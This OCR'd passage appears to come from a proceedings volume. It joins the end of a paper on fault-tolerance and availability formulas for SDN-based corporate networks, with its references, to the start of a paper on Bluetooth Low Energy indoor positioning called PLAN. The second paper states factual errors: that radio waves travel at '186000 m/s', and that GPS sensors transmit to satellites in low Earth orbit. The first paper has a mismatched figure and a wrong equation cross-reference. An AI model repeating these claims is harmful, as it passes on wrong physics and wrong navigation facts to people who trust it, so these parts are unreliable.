The proposed objective functions (1), (2), and (3) determine the essence of the new approach under study, taking into account the fault tolerance indicators of the operation of hardware and software systems when performing a set of multimedia services with a failure intensity Λ at time *t*. From expressions (1), (2), and (3), it follows that the proposed task characterizes obtaining the maximum value of the fault tolerance of hardware and software systems at the minimum allowable economic costs $C_{i.an.adm.}$ for the providing of the *i*-th multimedia service.

Considering the above assumptions, Fig. 1 presents a physical description of the functional relationship of the fault tolerance indicators of hardware and software complexes of corporate communication networks.

The results of the conducted studies have shown that the increase in the fault tolerance of a communication network based on hardware and software systems is ensured by an increase in the characteristics of reliability, survivability, and reliability of the system. System fault tolerance is such a property of the architecture of corporate multiservice communication networks, implemented on the basis of hardware and software systems based on efficient modular systems, which allows the logical system



Fault tolerance of hardware and software systems
Reliability indicators of hardware and software systems
Reliability indicators of functioning of hardware-software complexes
Indicators of survivability of the functioning of hardware and software systems
PBP(t,Λ), Kг, ηef(t,Λ)
Kг, Pbн(t), Py(s)
Mcp, rp, P(mi), N, Ca

Fig. 1 The structure of the physical description of the relationship indicators of fault tolerance of hardware and software systems

to continue functioning even in the case occur of the various failures of modular components in the real system that is its carrier.

Based on the proposed approach, the probabilistic characteristics of random variables of failures of hardware and software systems are determined.

Among the probabilistic characteristics, a special position is occupied by the mathematical expectation of random variables of failure of hardware-software complexes, taking into account the failure intensity Λ of the *i*-th modular system:

$$E[(\Lambda)] = \sum_{i=1}^{N_{mc}} \Lambda_i \cdot P_{i.BO}(t, \Lambda),\ i = 1,\ 2,\ 3,\ \ldots,\ N_{mc} \tag{4}$$

where $P_{i.BO}(t, \Lambda)$—is the probability of failure of the *i*-th modular system of hardware-software complexes at the moment of time *t*.

Expression (4) characterizes the assessment of the level of fault tolerance of hardware-software complexes based on the *i*-th modular system and it is the mathematical expectation of failures. The probability of failure $P_{i.BO}(t, \Lambda)$ of hardware-software complexes based on *i*-th modular systems is the probability density of the Bernoulli distribution function. Assume that the system consists of *k* elements and N_{mc} modules. Then $P_{N_{MC}}(k)$ is defined by the following expression:

$$P_{N_{MC}}(k) = C^k_{N_{mc}} \cdot p^k \cdot (1-p)^{N_{mc}-k},\ \ C^k_{N_{mc}} = \frac{N_{mc}!}{k! \cdot (N_{mc}-k)!} \tag{5}$$

Based on (5), the derivative of the function $P_{N_{MC}}(k)$ can be determined, which is expressed as follows:

$$P_{N_{MC}}(k) = \frac{1}{k!}\frac{d^k}{dx^k}\prod_{i=1}^{N_{mc}}(q_i + xp_i),\ 0 \le k \le N_{mc},\ N_0 \le N_{mc} \le N_{\max} \tag{6}$$

In this case, it is clear that during the operation of any block of hardware and software systems, there is an impact on it of various factors, due to which a change occurs—deterioration in time of its technical condition, which leads to an increase in the probability of failure of both a separate block and a communication system generally. From formula (6), one can obtain an expression that determines the probability of failure of the *i*-th modular system of the hardware-software complex by differentiating the derivative function $P_{N_{MC}}(k)$:

$$P_{BO}(t, \Lambda) = [P_{N_{mc}}(k)]^1|_{x=0} = \frac{d}{dx}\prod_{i=1}^{N_{mc}}(q_i + xp_i)|_{x=0} \tag{7}$$

where $P_{BO}(t, \Lambda)$—is the probability of failure of hardware-software complexes consisting of a single-module system.

It should be noted that during the assessing the level of fault tolerance of hardware and software complexes of communication networks, it is necessary to take into account that each functional block consists of the N_{mc} modular system, where $N_0 \le N_{mc} \le N_{\max}$. Then the probability of failure $P_{i.BO}(t, \Lambda)$ of hardware-software complexes based on *j*-*x* modular systems is generally found from the following relation:

$$P_{i\,jBO}(t, \Lambda) = \frac{1}{k!}\frac{d^k}{dx^k}\prod_{i=1}^{N_{mc}}(q_i + xp_i),\ i = \overline{1,\ N_{mc}} \tag{8}$$

where p_i—is the probability of failure-free operation of *i*-*x* blocks of modular systems and is determined by the expression:

$$p_i = 1 - \exp(-t \cdot \Lambda_i),\ q_i = 1 - p_i,\ i = \overline{1,\ N_{mc}} \tag{9}$$

Thus, the mathematical expectation of random values of failure of hardware-software systems, taking into account (4)–(9), will take the general final form:

$$E[(\Lambda)] = \sum_{i,\,j=1}^{N_{mc}} \Lambda_{i\,j} \cdot P_{i\,j.PF}(t, \Lambda),\ i,\ j = \overline{1,\ N_{mc}} \tag{10}$$

Expression (10) allows in a general way to evaluate the level and indicators of fault tolerance of hardware-software complexes based on $i,\ j = \overline{1,\ N_{mc}}$ modular systems. In a particular case, the levels of fault tolerance of hardware and software systems depend on many factors and can be represented as a generalized function:

$$R_{oy}(t, m) = F\big[p_f(t), N_s, P_y(i), D(t)\big] \tag{11}$$

where $\text{R}_{\text{PFF}}(\text{t})$—is the probability of a fail-safe state of the system; $\text{P}_\text{y}(\text{t})$—a function that takes into account the level of system fault tolerance; D(t)—reliability of TO operation during the time *t*; N_s—is the number of operable states of the TK.

As an indicator of the fault tolerance of the functioning of corporate networks, we will take the probability of failure-free operation of hardware and software systems for a given time t—$P_{PFF}(t, \Lambda_{omk})$ and the probability of network failure $P_{PF}(t)$, where Λ_F—is the failure intensity of hardware and software systems in the network. To analyze the issues of fault tolerance of functioning, we consider corporate communication networks as complex systems that need to accordance with the requirements of the following parameters:

$$P_{PFF}(t_з, \Lambda_F) \le P_{PFF}^{req.}(t, \Lambda_F),\ N_{бн}(\lambda) \ge L_{cдn}(\lambda),\ P_{PF}(t) \le P_{PF}^{req}(t), \tag{12}$$

where $L_{c\partial n}(\lambda)$—is the value of the length of the packet queue with the intensity of the incoming packet flow λ in the memory buffer of size $N_{бн}(\lambda)$; $N_{бн}(\lambda)$—buffer storage capacity with λ.

Expression (12) characterizes at the formal level the formulation of the problem of studying the indicators of reliability and survivability of elements of hardware and software systems under various information influences. The considering problem of studying fault tolerance indicators, system throughput, and information security in a network based on SDN, LTE, and NFV technologies in the provision of multimedia services is the most relevant. A lot of work are devoted to the issues of increasing the fault tolerance of multiservice telecommunication systems, in particular, these issues are considered in [1, 3, 4]. Despite the significance of these works, it should be noted that they do not sufficiently present the calculation of the comparative characteristics of various methods for improving reliability and stability, the possibility of their application in multiservice communication networks when providing multimedia services. In this regard, there is a need to conduct research and analysis of methods for improving the fault tolerance of the functioning of multiservice corporate communication networks based on the architectural concepts of NGN (Next Generation Network) and future FN (Future Networks) networks in the provision of multimedia services in order to identify the best options. The purpose of this article is exactly to study and analyze methods for improving the fault tolerance of functioning of multiservice corporate communication networks based on NGN technologies and future FN networks by identifying the effective methods for ensuring the required level of reliability and survivability at minimal cost of hardware and software systems. The fault tolerance of the operation of multiservice corporate communication networks using hardware and software systems and leased communication channels includes the following important parameters, both single and complex indicators of the reliability of a corporate multiservice communication network:

$$R_{H\Phi}(t, \Lambda_F) = W[P_{PFF}(t, \Lambda_{omk}), K_{av}, P_F(t, \lambda)] \tag{13}$$

where K_{av}—is the network availability factor.

Now, let's consider the results of a study of the reliability of the functioning of corporate networks based on SDN and define some reliability characteristics. The analysis shows [1, 5] that corporate multiservice networks using SDN technologies consist of a switch, subscriber and network terminals, a digital modem, a router, firewalls, and a controller using SIP & OpenFlow protocols. One of the complex indicators of the reliability of the operation of corporate networks based on SDN is the probability of failure-free operation. The probability of failure-free operation of hardware and software with a time interval from 0 to t is defined as follows [5]:

$$P_b(\Lambda_i, t) = \Pr ob(\xi_1 > t) = 1 - F_1(t, \Lambda_i),\ i = \overline{1,\ k} \tag{14}$$

where ξ_1—is the random operating time of hardware and software before the first failure; $F_1(t, \Lambda) = \mathrm{P}(\xi_1 < \mathrm{t})$—is the distribution of time to the first failure.

Expression (14) determines the probability that the network hardware and software will work without failure for a given time when it starts at zero time. For engineering calculation, we assume that $F_1(t, \Lambda)$ is the duration of uptime and has exponential distributions,

$$F_1(t, \Lambda_i) = 1 - \exp(-t \cdot \Lambda_i),\ i = \overline{1,\ k} \tag{15}$$

where Λ_i—is the failure intensity of the operable state when the i-th requirement is met and it is equal to

$$\Lambda_i = 1/T_{\text{бр}}(\Lambda_i)\ \ i = \overline{1,k}\ . \tag{16}$$

Based on the model, we assume that the hardware and software means will be operable at the time $t + \Delta t$ if at the time t it was operable and no failure occurred during the time, or if at the time t it was inoperable, but recovery ended in time Δt. In this case, the non-stationary network availability coefficient is expressed as follows:

$$K_{av}(\Lambda_i, t, \delta_i) = \frac{\rho_i}{1 + \rho_i} \exp[-(\Lambda_i + \delta_i) \cdot t] + (1 + \rho_i)^{-1},\ i = \overline{1,\ k} \tag{17}$$

where δ_i—is the intensity of restoration of an operable state when the i-th requirement is met and is determined from the formula:

$$\varphi(t, \delta_i) = 1 - \exp(-t \cdot \delta_i)\ , \delta_i = 1/T_{\text{вр}}(\delta_i)\ ,\ i = \overline{1,k}\ , \tag{18}$$

where ρ_i—is the critical load factor of the operable state of the system when the i-th requirement is met.

Expressions (17) and (18) are an important complex indicator of corporate network reliability, characterizing the reliability and maintainability of technical means under critical load $\rho_i \leq 1, i = \overline{1, k}$. It was determined in [3, 4, 10] that in multiservice corporate networks based on SDN technology, the load is generated from outside the system, which is the intensity of the incoming flow of useful $\lambda_{i.n}$ and service $\lambda_{i.c}$ traffics when performing information-communication services. Considering the intensity of the incoming flow of a traffic packet and the number of switches and controllers with OpenFlow protocols in SDN networks, the critical load factor in a healthy state of the system is expressed as

$$\rho_i = \frac{\lambda_{in} + \lambda_{i.c}}{N_{mc} \cdot C_{i.\max}} \cdot L_{i.n} \leq 1,\ i = \overline{1, k} \tag{19}$$

where $L_{i.n}$—is the length of the transmitted flow of i-th traffic packet; $C_{i,\max}$—is the maximum throughput of corporate multiservice networks and equal to

$$C_{i,\max} = V_{i.ck} \cdot \frac{N_{mc}}{L_{i.n}} \cdot \rho_i^{-1},\ i = \overline{1, k} \tag{20}$$

Based on the parameters of complex indicators of reliability of multiservice corporate networks based on SDN technology, expression (19) is determined by the following expression:

$$\rho_i = \frac{M[T_{\text{вр}}(\delta_i)]}{N_{mc} \cdot [T_{\text{бр}}(\Lambda_i)]} \leq 1,\ i = \overline{1, k} \tag{21}$$

where $M[T_{\text{бр}}(\Lambda_i)]$—is the mean time between failures, characterizes the reliability indicator of the restored network hardware and software; $M[T_{\text{вр}}(\delta_i)]$—average recovery time and characterizes the indicator of repair suitability.

N_{mc}—the number of hardware and software based on modular systems, controllers with OpenFlow protocols, leased communication channels, switching equipment in networks when providing multimedia services.

The obtained expressions (12) and (13) characterize the coefficient of effective use of software and hardware complexes of a corporate multiservice network, taking into account the mathematical expectation of the time between failures $M[T_{\text{бр}}(\Lambda_i)]$and the recovery time $M[T_{\text{вр}}(\delta_i)]$of the parameters of reliability indicators of the corporative multiservice networks based on SDN technology.

It should be noted that in practice the asymptotic value of the complex indicator of corporate network reliability is widely used, denoted as $K_{av}(\Lambda_i, \delta_i)$ and called the stationary availability coefficient:

$$K_{av} = K_{av}(\Lambda_i, \delta_i) = \lim_{t \to \infty}[K_{av}(\Lambda_i, t, \delta_i)] = 1/\{1 + \frac{M[T_{\text{вр}}(\delta_i)}{M[T_{\text{бр}}(\Lambda_i)]} \cdot N_{ck}^{-1}\}, \tag{22}$$




Fig. 2 Initial spectrum and spectra ranges: **a** systematic error; **b** a non-sinusoidal signal; **v** spectrum of non-sinusoidal signal; **q** range of systematic error

Formula (14) determines the stationary availability coefficient and characterizes the probability that a multiservice corporate network will be in working condition. An analysis of works [9, 13] shows that the reliability and fault tolerance of the functioning of corporate multiservice communication networks is largely determined by the state of the survivability elements-the useful and service traffic processed in it. Thus, the conducted research showed that reliability and survivability are different concepts and independent problems that require their solutions when designing and improving the communication systems and networks. We have carried out numerous studies and simulations in the MATLAB program. Figure 2a, b is shown the original signals, and Fig. 2v, q their spectra (ranges of the bias and of the non-sinusoidal signal.

The spectrum of the resulting signal after discrete averaging is significantly decreased. Comparative analysis of the experimental results regarding the random and systematic errors is shown that bias is better suppressed.

4 Conclusions

As a result of the study of methods for improving the fault tolerance of the paths of multiservice traffic transmission systems, a mathematical formulation of the problem of the proposed new approach to assessment of the fault tolerance and survivability of the operation of hardware and software systems of the corporative multiservice communication networks using of leased communication channels formulated. Based on the proposed approach, theoretical and practical important analytical expressions are obtained, which make it possible to evaluate the quantitative and qualitative indicators of the fault tolerance of the operation of hardware and software systems under critical load in an operable state of the system. The probabilistic characteristics of the structural and functional survivability of a corporate multiservice communication network are studied, taking into account the survivability criteria of hardware and software systems, and a method is developed for calculating the reliability and survivability indicators of hardware and software systems elements under various information impacts.

References

1. Netes VA (2014) Fundamentals of the theory of reliability. MTUCI. M., p 74
2. Lebedev SV (2002) Firewalling. Theory and practice of protecting the outer perimeter. M.: Publishing House of MSTU im. N.E. Bauman, p 304
3. Shuvalov VP, Egunov MM, Minina EA (2015) Providing indicators of reliability of telecommunication systems and networks. M.: Hotline—Telecom, p 168
4. Mikhailov VS (2017) Evaluation of the probability of failure-free operation based on the results of tests that did not give failures. Reliab Qual Complex Syst 2(18):62–66
5. Severtsev NA, Betskov AV, Lonchakov Yu (2014) Security and reliability of the system as an object with a protection system. Reliab Qual Complex Syst 1(5):2–8
6. Yurkov NK (ed) (2012) To the problem of ensuring global security. In: Reliability and quality: proceedings of the International symposium. Publishing House of PGU, Penza, vol 1, pp 6–7
7. Velichko VV, Popkov GV, Popkov VK (2016) Models and methods for improving the survivability of modern communication systems. M.: Hotline-Telecom 270
8. Maksimenko VN, Yasyuk EV (2014) Comparison of the impact of independent and dependent information security threats on MVNO. T-Comm, Telecommun Transp, Moscow 8(6):25–30
9. Roslyakov AV, Vanyashin SV (2015) Future networks. Samara: PSUTI, p 274
10. Ibrahimov BG, Ismaylova SR (2018) The effectiveness NGN/IMS networks in the establishment of a multimedia session. Am J Netw Commun 7(1):1–5
11. Tikhvinsky VO, Koval VA, Bocechka GS, Babin AI (2017) IoT/M2M networks: technology, architecture, and applications. M, p 320
12. Goncharov ON (2007) Guide for senior management personnel. M. MP “Souvenir”, p 207
13. Mehdiyeva AM, Rustamova DF (2021) Features of digital processing of non-stationary processes in measurement and control. Inf Cybern Intell Syst 2021:592–598
14. Mehdiyeva AM, Bakhtiyarov IN (2019) Analysis of the reliability indicators of multiservice corporate networks based on SDN technologies. In: Proceedings of the international symposium reliability and quality, Penza, vol 1. pp 114–116
15. Mehdiyeva AM, et al (2021) Development of software for simulation of android applications. J Phys: Conf Series 2094, Cybernetics and IT. 2021. *Ser.* 2094 032060. IOP Publishing Ltd.

PLAN: Indoor Positioning Using Bluetooth with Received Signal Strength Indicator

K. Deepika and Prasad B. Renuka

Abstract Personnel Localization and Automation Network (PLAN) is a system to monitor individuals or inventory and gather information on activities and locations. Positioning an entity or inventory in a finite space and retrieving the location can be achieved using Bluetooth communication technology. The Bluetooth-based positioning system is applied to pinpoint an object in a bounded area using Bluetooth Low Energy (BLE) with Received Signal Strength Indicator (RSSI). The proposed system focuses on the real-time positioning of an individual in a definite region by the BLE signal communication between the anchors and transmitters. The Media Access Control (MAC) address of the BLE device acts as the Universally Unique Identifier (UUID) of the individual. The details of the entity are recorded with the MAC address. BLE devices (anchors) act as beacons communicating with the portable BLE devices (transmitters) carried by the entity. The anchors (beacons) detect the transmitting devices using Bluetooth technology using RSSI and assist to discover the transmitters present inside the range. RSSI technique is implemented using Trilateration and Kalman Filters algorithms to ensure accuracy and proximity. The MAC address of the transmitters assists in identifying the individual. The MAC address of the anchors eases in distinguishing the particular place. Two or more anchors are needed to pinpoint the exact location of the individual in the defined region. The anchors send a push notification with the MAC address of the transmitters and location values to the SQLite database over Wi-Fi.

Keywords Bluetooth low energy · Communication · Localisation · Positioning · Received signal strength identifier · Trilateration

K. Deepika (✉) · P. B. Renuka
RV College of Engineering, Bengaluru, India
e-mail: deepikak@rvce.edu.in

P. B. Renuka
e-mail: renukaprasadb@rvce.edu.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_56

1 Introduction

A satellite is a celestial object that revolves around planets to broadcast and acquire information. The satellite is borne by a space shuttle and positioned in the evolution ring around the planet. Global Navigation Satellite System is a satellite navigation system to cater to autonomous geo-spatial positioning with comprehensive coverage. Localisation of an article in an open space can be obtained by Global Positioning System (GPS). GPS is comprised of a network of satellites. GPS is a globe-trotting technique which identifies the location information [1]. Global Positioning System broadcasts to the satellites which are positioned in the Low Earth Orbits (LEO). GPS sensors transmit data via radio waves to the satellites. The radio waves travel at the speed of light, i.e. 186000 m/s. The data transmitted and received from the satellites are specified in two coordinates—latitude and longitude. The coordinates' information pinpoints to a specific point on Google Maps. The radio signals communicated from the satellite require direct line communication with the GPS devices. The signals received from the satellite cannot pass through the architectural frameworks. GPS is not efficient for the indoor communication system as the microwaves attenuate and scatter due to the interference of metals, soil, water, solid blocks and similar obstacles. Bluetooth is a standard for short-range wireless communication, interconnecting devices using Ultra High Frequency (UHF) waves. The data is transmitted in the 2.4 to 2.485 GHz range. Data is split into packets and transferred over to one of the 79 designated channels. Bluetooth Low Energy (BLE) is a low-power consumption technology and is highly utilised in Machine 2 Machines (M2M) communication. The battery life of Bluetooth LE devices lasts for 4–5 years.

BLE devices remain in sleep mode until a connection is initialised. The actual connection time and communication are about 1 mS, and the data rate is about 1 Mbps. Bluetooth Low Energy (BLE)-based Indoor Positioning System is a wireless communication technology embedded within a BLE network of anchors and devices. BLE-based indoor positioning system comprises indoor models like floor plans, Point of Connection (PoCs), wireless sensors and light signals to locate an entity in an unspecified environment. Bluetooth LE network positions the target using the Kalam32-Dev ESP32 Wi-Fi/Bluetooth Low Energy boards which are employed as mobile tags and immobile tags. The mobile transponders are movable and are carried by individuals. The mobile transponders help in recognising the particular entity. The immobile transponders act as anchors or beacons in a bounded environment. The location positioning of the anchors (beacons) is mapped on the area capacity and the range of the BLE devices. The location of the immobile tags is recorded as the positions will assist in identifying the individual instantly. The beacons recognise the position of the transmitter and provide environmental relevance for the devices to pinpoint the location of the entity. Personnel Localization and Automation Network (PLAN) is an open, scalable and extensible architecture and pinpoints human indoor positioning using RSSI, Trilateration and Kalman Filter Algorithm. The PLAN integrates multi-tier architecture, coupling additional entities, and system enhancement along with new features and user experience. PLAN operates on SQLite as database back-end service, JSON Application Protocol Interface (API) and connected Google Maps API for outdoor navigation, search and a satellite view.

2 Related Works

The related works elaborate on the existing research carried out in the area of indoor localisation and other techniques related to RSSI, positioning and Wi-Fi Fingerprinting.

2.1 Indoor Localisation

The accuracy and proximity of location positioning using GPS technology in an indoor environment are proven [2]. Satellite positioning involves a high-powered energy tag to retrieve the location information from the revolving satellites in the orbit and communicate with the tag. Various barriers (e.g. bricks, shielding materials and walls) scatter the interference and cause a high error rate in the position value.

Several indoor positioning technologies are vast and combine with other technologies [3, 4]. Various other technologies can be implemented either independently or by combining a couple of others like IR and Bluetooth [5, 6]. The hybrid systems involve several technologies like Artificial Quasi-static Electromagnetic Field [7], Ambient Magnetic Field [8], Inertial Measurement Units (IMU) [8], Sensors (Lie et al., 2007), Ultra Wide Band [10] and Visual and Acoustic Analysis [11].

The data modelling in Indoor Localisation Algorithms involves three types—pure modelling, fingerprint-aided modelling and pure fingerprinting modelling. Pure Modelling estimates the position of the user-collected online measurements and system information (e.g. BLE beacons and Wi-Fi Access points). In Fingerprint Aided Modelling, both the user and Access Point (AP) information are calculated using the online and pre-location measurements called fingerprints. Pure fingerprinting modelling is a combination of pre-collected fingerprints and online measurements.

2.2 Accuracy Estimation

The computation deviation of the calculated location and actual location estimates the accuracy. Online accuracy estimation is proposed by **(author?)** [12] and offline accuracy estimation is depicted by **(author?)** [13]. The positioning using RSSI is given by **(author?)** [14]. A few methods involve Cramer-Rao Lower Bound (CRLB) to retrieve a theoretical value of the location [15–17]. CRLB uses the lower bound variance of estimators for location accuracy.

3 Overview of PLAN

The PLAN software stack consists of seven fundamental constituents including the Server, the Datastore, the Planner, the Recorder, the Director, the Observer and the Identifier. The PLAN full-stack architecture is represented in Fig. 1. The PLAN Server contains the back-end application logic incorporating the Radio Map, Floor Map, Open Authorisation (OAuth), Tiler and APIs for Mapping with Positioning. The Server accomplishes indoor positioning using JSON API. The Server utility OAuth is for open standard access of delegation, and the Tiler is for splitting the floor maps into tiles as it can fit Google Maps and different zoom levels. Additionally, the Server can interface the design interface of the data store. The PLAN Datastore saves the indoor floor maps and the segregated BLE and other signals on storage.

The PLAN Planner is a Web portal (HTML5, JavaScript and CSS3) that facilities the user to upload floor plans to PLAN. The Planner is developed using the AngularJS framework and employs Google Map API (Directions, Maps, Heat Maps and URL Shortener) to position the user on the Map using HTML5 Geolocation for localisation and logistics challenges. The Planner is embedded into native apps using Ionic Framework and the results are proved in a similar work, titled Rayzit [1]. The PLAN Observer is a Web App that allows the user to perform off-the-shelf navigation without having to go through any deployment procedures, which can be time-consuming and increase the overhead. The PLAN Observer enables a user to share short URLs of PoCs using email and the web. The PLAN Recorder and Director are native Android Application which utilises a Wi-Fi sensor built into the Smartphone. The Recorder




Fig. 1 The PLAN Bluetooth-based indoor positioning system architecture

navigates using an individual on the indoor floor maps. The Recorder pinpoints the current location of the individual using the nearest Wi-Fi beacons in the indoor location. The Director navigates using the PoCs (immobile tags) which are connected using the Wi-Fi. The Director provides high accuracy as the implementation happens using the Wi-Fi Radio map and inbuilt Smartphone sensors like an accelerometer, gyroscope and digital compass. The sensors unite in the tracking module to retrieve the Wi-Fi locations and accomplish navigation easier. The Recorder authorises the user to employ to record the Wi-Fi readings from the nearest access points and sends it to the PLAN Server using Web 2.0 (JSON).

The PLAN Identifier (Kalam32-Dev) is an onboard ESP32 chipboard with battery and power management, USB UART, some capacitive touchpads and some built-in LEDs. The board has a dual-mode Bluetooth 4.2 controller to support both "Classic" and "Bluetooth Low Energy (BLE)" support and can be powered by a 1500mAh Li-Poly external battery. The board can be discovered by the Media Access Control (MAC) address which can be mapped to a single identity for individual identification challenges. The board is programmed with AT Commands to communicate with BLE beacons. The Identifier communicates with the installed BLE beacons, and the location is retrieved using RSSI, Trilateration and Kalman Filter algorithms. The Identifier enables the log of the BLE readings from the nearest BLE beacons and uploads the data to the Server through Web 2.0 API in JavaScript Open Notation (JSON). The Radio maps can be enhanced with the heat map collected by Fingerprinting techniques accomplished in the location.

4 Localisation Using PLAN

Localisation is an extensive and diverse literature and implements many techniques. GPS is an accessible technology but is obstructed in a bounded environment and varies in climatic conditions. Localisation is done using other technologies like InfraRed (IR), Internet of Things (IoT), Radio Frequency Identification (RFID), Ultra Wide Band (UWB), Visual Acoustic Signals, Wi-Fi and many more. The technologies can be used independently or can be merged into one or more techniques to provide localisation. The PLAN uses Bluetooth Low Energy (BLE)-based Indoor Localisation. The system stores the radio wave signals from BLE beacons in the data store. The system PLAN works in the mentioned manner with two offline phrases. The initial offline phrase stores the data from BLE fingerprints.

The data is retrieved from the Received Signal Indicator (RSSI) and BLE beacons at the specific location. The location is pinpointed with (x, y) which will spot the particular building's indoor floor map. The secondarily offline phrase, the BLE fingerprints are joined as NxM Matrix, coined by the BLE Radio map to estimate the best path using the k-Nearest Neighbour (k-NN) or Weighted k-Nearest Neighbour (Wk-NN) Algorithm. PLAN positions a particular entity in a closed environment with magnetic fields. The two phrases used are environment-free approaches as BLE beacons can be installed in open and closed areas.

5 Crowdsourcing the Radio Map

5.1 The PLAN Identifier

Crowdsourcing is a method of collecting large volumes of location-based data including the BLE RSS Radio map of a particular building which will be required to support indoor positioning systems. In the same scenario, the common people indulge in detecting strategies to gather location information data. The Crowdsourcing framework utilised Crowdsourcing All k-Nearest Neighbour (CAkNN) which connects the entity to the nearest neighbour constantly regardless of the distance. Crowdsourcing can be achieved with technologies which work on Received Signal Strength (RSS), Bluetooth combining with Wi-Fi (Indoors) and GPS (Outdoors). The crowdsourcing cast is free to determine the specific building and the floors, and choose the number of samples to be recorded via the system settings.

PLAN Identifier, the Kalam32-Dev ESP32 Bluetooth 4.2 board and constantly connects to the nearest neighbour irrespective of distance. PLAN Identifier sends out "beacon" messages every 250 milliseconds. The beacon messages act as broadcast messages and are sent to all listeners (immobile tags). The messages are restricted to the anchors containing the beacon ID. The broadcast messages possess the timestamp of the sending. The immobile tags with the beacon ID receive the beacon messages. The immobile tags read the tag IDentifier (ID) of the mobile tags, and the RSSI is sent along with the message. Multiple immobile tags can receive the beacon message sent by a single mobile tag. Every immobile tag sends the Signal Strength data to the database via Wi-Fi communication. The algorithm running on the platform will "triangulate" the signals to pinpoint the strongest Signal Strength and derive the position accordingly.

6 Accurate Positioning and Navigation

6.1 The PLAN Director

The PLAN Director allows the individual to view the current location on a floor plan through the Mobile Application. The PLAN Director assists the individual to navigate from one PoC (Wi-Fi beacon) to another PoC. The individual can see the nearest PoC from the current location and the same will be set as the source. The individual can browse for the location to navigate and set the location as the destination. The PLAN Director generates a route from the source to the destination on the floor map seen on the Mobile App. The individual can navigate using the route to the destination. The buildings and the indoor floor maps can be uploaded using the PLAN Planner. As the Mobile App is launched, the building floor map and PoCs are loaded instantly on the individual precise current location retrieved and provided by the Google Geolocation API Services. The Application fetches the Received Signal Strength (RSS) Radio maps of the particular floor and the entire building. The PLAN Director uses onboard sensors like Accelerometer, Digital Compass and Gyroscope to implement uninterrupted navigation. The PLAN Director implements energy-aware processing and multi-device optimisation for increasing accuracy and precise navigation. The back-end is processed using NoSQL with Big data management.

7 Adding Buildings and Navigation

7.1 The PLAN Planner

The PLAN Planner is a Cross-Platform Web Application. The PLAN Planner helps end users add buildings in the specified location and embeds floor maps and PoC inside the buildings. The PLAN Planner positions the Point of Connections (PoCs). The Web Application is implemented using Scala, AngularJS, Play Framework and Couchbase. The Indoor environment is constructed by complex topologies and possesses many obstacles like walls, doors, furniture, staircases, escalators, etc. Some room spaces might be one-dimensional like the guard/custodian room, and certain rooms can be assessed at only the specified timings like malls, movie complexes, etc. PLAN is developed visualising the mentioned circumstances. The API allows adding floor blueprints, resizing, rotating and adjusting the positions. The user can position the PoCs on the floor blueprints and connect the PoCs to one another to denote the possible paths for navigation and directions. The application is simple as the functionalities can be incorporated with drag-and-drop options. The PLAN Planner incorporates various functionalities:

(i) observing the crowding data to gather the Wi-Fi Radio maps
(ii) assigning a building’s public or private functionality
(iii) adding or removing the indoor floor models and Radio maps.

7.2 Information Exploration in PLAN

